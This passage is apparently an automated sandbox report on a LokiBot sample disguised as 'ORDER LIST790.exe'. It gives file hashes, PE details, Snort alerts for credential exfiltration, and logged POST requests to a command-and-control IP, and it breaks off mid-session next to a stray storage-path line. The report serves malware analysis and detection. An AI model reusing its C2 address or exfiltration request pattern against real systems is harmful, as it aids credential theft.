PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck

Process:	C:\Users\user\Desktop\ORDER LIST790.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a

Process:	C:\Users\user\Desktop\ORDER LIST790.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbON:u
MD5:	89CA7E02D8B79ED50986F098D5686EC9
SHA1:	A602E0D4398F00C827BFCF711066E67718CA1377
SHA-256:	30AC626CBD4A97DB480A0379F6D2540195F594C967B7087A26566E352F24C794
SHA-512:	C5F453E32C0297E51BE43F84A7E63302E7D1E471FADF8BB789C22A4D6E03712D26E2B039D6FBDBD9EBD35C4E93EC27F03684A7BBB67C4FADCCE9F6279417B5DE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

Entropy (8bit):	7.176290841783126
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	ORDER LIST790.exe
File size:	872960
MD5:	80e4b72d26806ed5f245142166a48145
SHA1:	c07deb8c6fc551636d842c18d0540594afbe1c68
SHA256:	c5847da2de3c9aee81dc121287bb4c4c366d8c978f604cac6e19f80da1a46094
SHA512:	a520b295fb2cc2cccf94f0b6ad031d21680d39a4e906220982c43450a084d526beaafbac8cb4a2d01a97d8333c14c5bbcbb35f31e9b190112164e321d8c5b937
SSDEEP:	12288:4smY4vwHmQlBV8vpc++NxD9TP0gtp2Wftu4FnGV9nRUnlcsM2TgN/0s:/mY4vwHmQlBVapSXDuWFMVMlcmgi
TLSH:	9B058CEEAA98C45BCF604774F84944F42B66ACE1F021DDAF6893BC21F53239E515BD02
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....l.b.....0..>.....]... ...`....@.. .....@.....

File Icon

Icon Hash:	00684068688eb200

Static PE Info

General

Entrypoint:	0x4c5d86
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62F46CA3 [Thu Aug 11 02:42:43 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Copyright Joe Security LLC 2022

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc5d34	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc6000	0x10ef4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd8000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc3d8c	0xc3e00	False	0.6307285019144863	data	7.320980599570163	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xc6000	0x10ef4	0x11000	False	0.06841681985294118	data	4.12604928193498	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd8000	0xc	0x200	False	0.044921875	data	0.09800417566270775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc6100	0x10828	data		
RT_GROUP_ICON	0xd6938	0x14	data		

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xd695c	0x398	data		
RT_MANIFEST	0xd6d04	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.366.29.145.162 49741802024317 08/11/22-05:37:23.228158	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49741	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49743802024318 08/11/22-05:37:28.256446	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49743	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49742802024312 08/11/22-05:37:26.351786	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49742	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49742802021641 08/11/22-05:37:26.351786	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49742	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49743802024313 08/11/22-05:37:28.256446	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49743	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49742802024317 08/11/22-05:37:26.351786	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49742	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49741802024312 08/11/22-05:37:23.228158	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49741	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49741802021641 08/11/22-05:37:23.228158	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49741	80	192.168.2.3	66.29.145.162
192.168.2.366.29.145.162 49743802021641 08/11/22-05:37:28.256446	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.3	66.29.145.162

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 05:37:23.047916889 CEST	49741	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:23.214819908 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:23.216342926 CEST	49741	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:23.228157997 CEST	49741	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:23.395914078 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:23.396012068 CEST	49741	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:23.563275099 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:24.124579906 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:24.124609947 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:24.124631882 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:24.124653101 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:24.124672890 CEST	80	49741	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:24.124700069 CEST	49741	80	192.168.2.3	66.29.145.162

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 05:37:24.124749899 CEST	49741	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:24.124942064 CEST	49741	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:26.179301023 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:26.344233990 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:26.344449043 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:26.351785898 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:26.516570091 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:26.520668030 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:26.685410023 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:27.252741098 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:27.252801895 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:27.252851963 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:27.252891064 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:27.252917051 CEST	80	49742	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:27.253021002 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:27.253202915 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:27.253220081 CEST	49742	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:28.072700024 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:28.240042925 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:28.240178108 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:28.256445885 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:28.423341990 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:28.423455954 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:28.590348005 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:29.144061089 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:29.144119978 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:29.144170046 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:29.144268990 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:29.144273043 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:29.144311905 CEST	80	49743	66.29.145.162	192.168.2.3
Aug 11, 2022 05:37:29.144356966 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:29.144377947 CEST	49743	80	192.168.2.3	66.29.145.162
Aug 11, 2022 05:37:29.144434929 CEST	49743	80	192.168.2.3	66.29.145.162

HTTP Request Dependency Graph

- 66.29.145.162

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	66.29.145.162	80	C:\Users\user\Desktop\ORDER LIST790.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 05:37:23.228157997 CEST	1021	OUT	POST /?112233 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 66.29.145.162 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 6B020D42 Content-Length: 190 Connection: close

Copyright Joe Security LLC 2022

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 05:37:24.124579906 CEST	1023	IN	HTTP/1.1 200 OK Date: Thu, 11 Aug 2022 03:37:23 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 5017 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 09 09 3c 74 69 74 6c 65 3e 41 70 61 63 68 65 20 48 54 54 50 20 53 65 72 76 65 72 20 54 65 73 74 20 50 61 67 65 20 70 6f 77 65 72 65 64 20 62 79 20 43 65 6e 74 4f 53 3c 2f 74 69 74 6c 65 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 0d 0a 20 20 20 20 3c 21 2d 2d 20 42 6f 6f 74 73 74 72 61 70 20 2d 2d 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 6f 70 65 6e 2d 73 61 6e 73 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 09 09 20 0d 0a 0d 0a 62 6f 64 79 20 7b 0d 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 31 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 63 63 63 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 31 30 2c 20 32 34 2c 20 35 35 2c 20 31 29 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0d 0a 7d 0d 0a 0d 0a 68 32 2c 20 68 33 2c 20 68 34 20 7b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0d 0a 7d 0d 0a 0d 0a 68 32 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 7b 0d 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 28 32 31 32 2c 32 31 32 2c 32 32 31 29 3b 20 2f 2a 20 4f 6c 64 20 62 72 6f 77 73 65 72 73 20 2a 2f 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 20 74 6f 70 2c 20 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 31 29 20 30 25 2c 72 67 62 61 28 31 37 34 2c 31 37 34 2c 31 38 33 2c 31 29 20 31 30 30 25 29 3b 20 2f 2a 20 57 33 43 20 2a 2f 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 68 31 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 38 70 78 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0d 0a 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 32 70 78 20 30 70 78 20 23 61 62 63 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"><html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Apache HTTP Server Test Page powered by CentOS</title><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> ... Bootstrap --> <link href="/noindex/css/bootstrap.min.css" rel="stylesheet"> <link rel="stylesheet" href="noindex/css/open-sans.css" type="text/css" /><style type="text/css">... body { font-family: "Open Sans", Helvetica, sans-serif; font-weight: 100; color: #ccc; background: rgba(10, 24, 55, 1); font-size: 16px;}h2, h3, h4 { font-weight: 200;}h2 { font-size: 28px;}.jumbotron { margin-bottom: 0; color: #333; background: rgb(212,212,221); /* Old browsers */ background: radial-gradient(ellipse at center top, rgba(255,255,255,1) 0%,rgba(174,174,183,1) 100%); /* W3C */}.jumbotron h1 { font-size: 128px; font-weight: 700; color: white; text-shadow: 0px 2px 0px #abc,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49742	66.29.145.162	80	C:\Users\user\Desktop\ORDER LIST790.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 05:37:26.351785898 CEST	1028	OUT	POST /?112233 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 66.29.145.162 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 6B020D42 Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 05:37:27.252741098 CEST	1030	IN	HTTP/1.1 200 OK Date: Thu, 11 Aug 2022 03:37:26 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 5017 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 09 09 3c 74 69 74 6c 65 3e 41 70 61 63 68 65 20 48 54 54 50 20 53 65 72 76 65 72 20 54 65 73 74 20 50 61 67 65 20 70 6f 77 65 72 65 64 20 62 79 20 43 65 6e 74 4f 53 3c 2f 74 69 74 6c 65 3e 0d 0a 09 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 0d 0a 20 20 20 20 3c 21 2d 2d 20 42 6f 6f 74 73 74 72 61 70 20 2d 2d 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 6e 6f 69 6e 64 65 78 2f 63 73 73 2f 6f 70 65 6e 2d 73 61 6e 73 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 2f 3e 0d 0a 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 09 09 20 0d 0a 0d 0a 62 6f 64 79 20 7b 0d 0a 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 4f 70 65 6e 20 53 61 6e 73 22 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 31 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 63 63 63 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 31 30 2c 20 32 34 2c 20 35 35 2c 20 31 29 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 36 70 78 3b 0d 0a 7d 0d 0a 0d 0a 68 32 2c 20 68 33 2c 20 68 34 20 7b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 32 30 30 3b 0d 0a 7d 0d 0a 0d 0a 68 32 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 7b 0d 0a 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 61 28 32 31 32 2c 32 31 32 2c 32 32 31 29 3b 20 2f 2a 20 4f 6c 64 20 62 72 6f 77 73 65 72 73 20 2a 2f 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 61 64 69 61 6c 2d 67 72 61 64 69 65 6e 74 28 65 6c 6c 69 70 73 65 20 61 74 20 63 65 6e 74 65 72 20 74 6f 70 2c 20 72 67 62 61 28 32 35 35 2c 32 35 35 2c 32 35 35 2c 31 29 20 30 25 2c 72 67 62 61 28 31 37 34 2c 31 37 34 2c 31 38 33 2c 31 29 20 31 30 30 25 29 3b 20 2f 2a 20 57 33 43 20 2a 2f 0d 0a 7d 0d 0a 0d 0a 2e 6a 75 6d 62 6f 74 72 6f 6e 20 68 31 20 7b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 38 70 78 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 37 30 30 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 77 68 69 74 65 3b 0d 0a 20 20 74 65 78 74 2d 73 68 61 64 6f 77 3a 20 30 70 78 20 32 70 78 20 30 70 78 20 23 61 62 63 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"><html><head><meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>Apache HTTP Server Test Page powered by CentOS</title><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> ... Bootstrap --><link href="/noindex/css/bootstrap.min.css" rel="stylesheet"> <link rel="stylesheet" href="noindex/css/open-sans.css" type="text/css" /><style type="text/css">... body { font-family: "Open Sans", Helvetica, sans-serif; font-weight: 100; color: #ccc; background: rgba(10, 24, 55, 1); font-size: 16px;}h2, h3, h4 { font-weight: 200;}h2 { font-size: 28px;}.jumbotron { margin-bottom: 0; color: #333; background: rgb(212,212,221); /* Old browsers */ background: radial-gradient(ellipse at center top, rgba(255,255,255,1) 0%,rgba(174,174,183,1) 100%); /* W3C */}.jumbotron h1 { font-size: 128px; font-weight: 700; color: white; text-shadow: 0px 2px 0px #abc,


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49743	66.29.145.162	80	C:\Users\user\Desktop\ORDER LIST790.exe

Timestamp	kBytes transferred	Direction	Data
